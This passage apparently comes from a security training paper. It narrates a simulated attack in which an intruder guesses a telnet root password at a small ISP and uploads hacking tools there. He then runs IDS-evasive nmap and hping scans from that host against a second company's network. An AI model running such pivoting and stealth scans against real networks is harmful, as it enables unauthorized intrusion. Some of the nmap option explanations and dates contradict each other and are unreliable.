


Figure 7 - Hexornet Network Diagram

2nd Victim's Platform:

Stocks That Rock, keep a security staff on hand twenty-four hours a day and seven days a week. The target network in this simulated attack is primarily a Windows environment. The security in place consists of firewalls and intrusion detection systems. All packets are statefully inspected²² upon entrance to the network. The primary targeted system is a Windows 2000 server running IIS with SSL & PCT enabled. The IIS server is located on the perimeter network layer within the company's DMZ.

A detailed device listing is included below:

²² "Stateful inspection is the analysis of data within the lowest levels of the protocol stack to detect suspicious activity."
<http://www.ssimail.com/Stateful.htm>

Stocks That Rock Networks			
Device	Operating System	Hostname	Application
Web Server 1	Windows 2000	www1.str.com	IIS
Web Server 2	Windows 2000	www2.str.com	IIS
Web Server 3	Windows 2000	www3.str.com	IIS w/ SSL enabled
IDS	Enterasys Dragon	nids.str.com	Dragon IDS
Firewall 1	Solaris 5.8	fw1.str.com	Checkpoint NG
Firewall 2	Solaris 5.8	fw2.str.com	Checkpoint NG
Database 1	Oracle	db1.str.com	Oracle 8i
Database 2	Oracle	db2.str.com	Oracle 8i
Database 3	Oracle	db3.str.com	Oracle 8i
Router 1	Cisco IOS	rtr1.str.com	n/a
Router 2	Cisco IOS	rtr2.str.com	n/a
Switch 1	Cisco IOS	hub.str.com	n/a

Table 3.1 - 2nd Victim's Device Listing




Figure 8 - Stocks That Rock Network Diagram

Target Network

The target network is the Stocks That Rock network. Millhouse is planning to compromise a server on the Hexornet ISP network and use it to launch further attacks against the Stocks That Rock network. Figure 10 below shows what the attack would look like from an overall prospective.

Network Diagram




Figure 9 - The Attack Diagram

Reconnaissance

Millhouse browsed the internet search engines for a website to the local ISP. By using <http://www.google.com> Millhouse located the home page for Hexornet. Upon opening the homepage he could see that the website was created by a beginner web designer. The page was flaking and barely worked, the pages loaded slowly and some of the hyperlinks were broken.

The first step in beginning his attack would be to perform reconnaissance

against Hexornet. Reconnaissance is the first step in any internet based attack. Reconnaissance, also known as recon, is a survey of an area to discover important information about something. He began his recon work by reviewing the web application source code, the contacts page, and followed a few links. Millhouse launched a handy tool called Sam Spade²³ to help with this work. Sam Spade is a wonderful tool to use during the recon stage of an attack. The tool has many uses, such as Zone Transfers, SMTP Relay checks, Website Crawler, NS Lookups, and much more. The screen shot²⁴ in figure 11 details Sam Spade's capabilities.




Figure 10 - Sam Spade Screenshot

By using Sam Spade Millhouse ran an “nslookup” on the domain name hexornet.com. The output from the tool displayed the IP address. Now that he obtained the IP address, he then used the “whois” feature within the tool to check the IP address space the network is using. The IP block contained all valid addresses registered to Hexornet. In this case the block stated that the IP addresses 192.168.1.1 through 192.168.1.8 were owned by Hexornet. Only eight addresses, this must be a small network he thought.

²³ <http://www.samspade.org/>

²⁴ Screenshot taken from <http://www.samspade.org/ssw/screenshot.html>

The next step after gathering the IP address information would be to launch a port scan against the addresses. He did this by using a tool called SuperScan available from Foundstone Inc²⁵. SuperScan allows for a fast port scan and displays the output in a professional web page format. A sample screen shot of SuperScan is pictured in figure 12.




Figure 11 - SuperScan Screenshot Example

The report is included in figure 13 below:

²⁵ www.foundstone.com




Figure 12 - SuperScan Report

Using SuperScan he ran a quick port scan against the netblock IP addresses. The report stated that port 22 (ssh) and 23 (telnet) were open. The first port that caught his eye was port 23 (telnet). This was going to be easier than he thought. Millhouse opened a telnet connection to one of the hosts by using the DOS command prompt and typing:

```
C:\telnet 192.168.1.2
```

The following banner was displayed once the connection was made:

```
Welcome to Hexornet! This is host dial.hex.net. Please login in.
```

```
*****
```

```
Go Bucks! Beat Blue!
```

```
*****
```

```
Password:
```

All Millhouse needed was a password and he would be on the box. The first password he thought of was his home states football team the "Buckeyes". He

then proceeded to enter the word “buckeyes” as the password. The first password guess was successful, he was on the box. Once on the box he needed to know what type of access he was granted. By typing the command:

```
$>who am i  
root pts/6 Oct 8 14:59 (:0.0)
```

The output displayed that he was granted root (top-level) access on the compromised host. This was almost too good to be true.

In addition to Telnet being open, SSH Remote Login Protocol was open and listening on port 22. After a bit of looking around, he launched a windows secure copy program called WinSCP²⁶ from his wireless Windows machine.




Figure 13 - WinSCP Login

He logged in as user “root” and tested the same password he used to telnet into the system and it worked.

²⁶ <http://winscp.sourceforge.net/eng/download.php>




Figure 14 - WinSCP FTP Interface Example

WinSCP is a nice secure file transfer utility that encrypts all file transfers across the wire. After connecting to port 22 using WinSCP, he started to upload his favorite hacking tools such as Netcat, Nikto, Nmap, and Metasploit. After the tools were uploaded he was ready to begin the next phase of attacks against Stocks That Rock.

To exploit Stocks That Rock was going to be much more difficult. From Millhouse's home network he visited the home page of Stocks That Rock. He reviewed the source code, contacts, and links. The website was more professional and the source code didn't release any helpful information. The site looked very professional. By connecting to the website from his home machine he knew that his traffic would appear as normal web traffic and was careful to not trigger any alerts. Millhouse knew this was a bigger company and probably owned more address space than Hexornet. He repeated the same steps he used for Hexornet during the recon phase. He was able to determine the IP address space that Stocks That Rock was using.

With the netblock addresses in hand he then proceeded to setup his ping sweep from his newly compromised host at Hexornet. This time being more careful than just launching a quick scan. He decided to use Nmap²⁷ and specify the timing option on each ping sweep. This way if Stocks That Rock used an intrusion detection sensor, it would be less likely to detect the traffic since it would be staggered and timed out.

Millhouse typed the following commands to initiate an Nmap scan:

```
$>nmap -sP -vv -scan_delay 8000 172.16.0.1/24 -oN /opt/Millhouse/nmap.log
```

The Nmap command specifies to use ping only, be verbose, set the scan delay to 8 seconds between hosts and log output to the directory /opt/Millhouse.

The following is an example of the output received in the nmap.log file:

```
# nmap 3.50 scan initiated Thu Oct 8 11:14:44 2004 as: nmap -sP -oA /opt/Millhouse/nmap.log
Host 172.16.0.1 appears to be up.
Host 172.16.0.2 appears to be up.
Host 172.16.0.3 appears to be up.
Host 172.16.0.4 appears to be up.
Host 172.16.0.5 appears to be up.
Host 172.16.0.6 appears to be up.
Host 172.16.0.7 appears to be up.
Host 172.16.0.8 appears to be up.
Host 172.16.0.9 appears to be up.
Host 172.16.0.10 appears to be up.
Host 172.16.0.11 appears to be up.
Host 172.16.0.12 appears to be up.
Host 172.16.0.13 appears to be up.
Host 172.16.0.14 appears to be up.
Host 172.16.0.15 appears to be up.
Host 172.16.0.16 appears to be up.
Host 172.16.0.17 appears to be up.
Host 172.16.0.18 appears to be up.
Host 172.16.0.19 appears to be up.
Host 172.16.0.20 appears to be up.
Host 172.16.0.21 appears to be up.
Host 172.16.0.22 appears to be up.
Host 172.16.0.23 appears to be up.
# Nmap run completed at Thu Oct 16 16:05:34 2004 -- 255 IP addresses (23 hosts up) scanned
in 17550.065 seconds
```

By reviewing the Nmap results Millhouse was able to reliably identify the active hosts on the Stocks That Rock network. Each of the active hosts replied to the ping sweep, letting Millhouse know which targets are reachable on the internet. In the case that the hosts did not reply to ping, Millhouse was equipped with the tools that could help him identify an active host. One of these tools was Hping. Hping is a ping like utility that will aid in the event that ICMP is dropped by the

²⁷ http://www.insecure.org/nmap/nmap_download.html

firewall. Hping can assemble different types of ICMP traffic to discover a host inside the firewall. Hping supports TCP, UDP, ICMP, and RAW-IP packets. If by chance none of the hosts responded to the initial ping sweep, Millhouse might run the following command:

```
$>hping -c 4 -icmp-ts 172.16.0.1
```

The -c calls Hping to stop sending requests after 4 attempts. The icmp-ts states to send ICMP timestamp requests.

Scanning

The scanning phase was going to prove to be a bit more challenging than the reconnaissance phase. Millhouse wanted to have a summary of the current vulnerabilities, and open ports for the active machines. He knew that he could run a port scan from the compromised host and avoid almost any detection from Stocks That Rock. To avoid getting noticed Millhouse setup his Nmap scan like so:

```
$>nmap -T 5 -M 60 --randomize_hosts -sS 172.16.0.1-23 -oA /opt/Millhouse/nmap.log
```

The following command would scan the following hosts 172.16.0.1 through 172.16.0.23. The -T 5 option tells Nmap to set the speed Nmap scans each host at, ranging from 0-5. 0 tries to avoid IDS detection with no parallel scanning. A 15 second wait is established before sending each packet. The -M flag sets the amount of sockets used. By setting the flag --randomize_hosts this tells Nmap to mix up the IP addresses in a different order, rather than going from 1 to 23. The -sS option specifies a TCP SYN scan that only opens half a connection and not a full TCP connection. The advantage to this scan is that very few systems will log the traffic. The -oA option tells Nmap to put all output in a file for later viewing. Nmap's output options allow to view the file normally, in XML, and in grepable format. By using the -oA we are telling Nmap we want all types of output. Once Millhouse launched the scan he decided he was done for the day and decided to let the scan run overnight.

